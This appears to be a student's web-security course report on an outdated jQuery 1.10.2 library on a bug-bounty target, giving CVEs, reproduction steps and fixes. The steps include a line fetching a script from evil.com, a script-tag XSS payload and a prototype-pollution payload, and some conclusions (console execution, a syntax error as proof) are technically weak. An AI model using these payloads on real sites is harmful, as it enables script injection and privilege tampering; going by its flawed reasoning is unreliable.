Sri Lanka Institute of Information Technology

Vulnerable JavaScript Library - Report 01

IT23187214


Web Security - IE2062

Vulnerability Title:

Vulnerable JavaScript Library (jQuery 1.10.2)


Vulnerability Description:


I found this program on the HackerOne Bug hunting website. The website hosted at https://adhoc-bugcrowd.cdn-code.org is using an outdated and vulnerable version of the jQuery library (1.10.2). This version contains multiple known security vulnerabilities that can be exploited by attackers to perform client-side attacks such as Cross-Site Scripting (XSS) and prototype pollution, potentially leading to unauthorized access, data theft, or website defacement.




Affected Components:

- JavaScript Library: jQuery 1.10.2
- Affected File:
    - /assets/js/code.org/public/yourschoolwp566b57a9d07fe7569647.min.js
    - /assets/js/vendorswpc50b3c90eec30c4208a3.min.js
    - /assets/js/webpack-runtimewp6fe7663aa37634085089.min.js
- Web Application: www.adhoc-bugcrowd.cdn-code.org








Impact Assessment:

- **Risk Level:** High
- **CVE Identifiers:**
  - CVE-2015-9251: jQuery Cross-Site Scripting (XSS) vulnerability
  - CVE-2019-11358: Prototype Pollution vulnerability
- **Potential Exploits:**
  - Cross-Site Scripting (XSS) attacks
  - Malicious script injection
  - Session hijacking or cookie theft
  - Defacement or unauthorized content modification

Steps to Reproduce:

Scenario 1: Cross-Site Scripting (XSS) via jQuery 1.10.2


1. Navigate to the target website: https://adhoc-bugcrowd.cdn-code.org
2. Open the browser's developer console (F12 or Ctrl + Shift + I).
3. Execute the following JavaScript payload:
4. $.getScript("https://evil.com/malicious.js")



If I run the code in the browser console and it executes successfully, it means that the application is vulnerable to security risks, such as **Cross-Site Scripting (XSS)** or **insecure Content Security Policy (CSP) configurations**. This vulnerability allows malicious scripts to be loaded and executed, potentially leading to data theft, session hijacking, or other security breaches.

Scenario 2: XSS Injection Test


1. Locate a search input or any user-controlled field in the application.
2. Enter the following payload:
3. <script>alert('XSS Test')</script>



If I run the input in a search bar and it appears in the search results as raw HTML without executing, it suggests that the application is **displaying the input safely** rather than executing it. This means the application is likely **to escape special characters** properly, preventing **Cross-Site Scripting (XSS)** attacks.

Scenario 3: Exploiting Prototype Pollution

1. Open the browser console.
2. Execute the following command:
3. $.extend(true, {}, JSON.parse('{"__proto__": {"isAdmin": true}}'))
4. If the application allows overriding properties, it could lead to privilege escalation.




Upon executing this code, a new object is created using **$.extend(),** and the prototype **(__proto__)** of the object is modified to include the property **isAdmin** with the value true. As a result, even though the object itself is empty, it inherits isAdmin through its prototype chain. This is a demonstration of prototype pollution, where altering an object's prototype can introduce unintended behavior or vulnerabilities, potentially allowing attackers to modify object behavior unexpectedly.

Proof of Concept (PoC):

During security testing, an attempt to execute inline JavaScript resulted in the following error:

VM293:1 Uncaught SyntaxError: Unexpected token '<'

This suggests that the application might be improperly handling script execution. However, additional testing via input fields and browser console confirmed that the outdated jQuery version is susceptible to known XSS vectors.



Proposed Mitigation or Fix:

1. **Upgrade jQuery to the latest stable version** (e.g., 3.6.0 or newer) to eliminate known security vulnerabilities.
2. <script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
3. **Implement a strict Content Security Policy (CSP)** to prevent unauthorized script execution:
4. Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.cdn.com;
5. **Validate and sanitize user inputs** to prevent XSS payload execution.
6. **Regularly audit dependencies** using security scanning tools like Retire.js, Snyk, or OWASP Dependency-Check.
7. **Restrict JavaScript execution from untrusted sources** by enforcing proper HTTP Headers and CORS Policies.

Conclusion:

The presence of jQuery 1.10.2 poses a significant security risk due to well documented vulnerabilities. Immediate remediation is required to protect users from potential attacks, especially Cross Site Scripting (XSS) and prototype pollution. Upgrading to a newer, secure version of jQuery is the recommended course of action.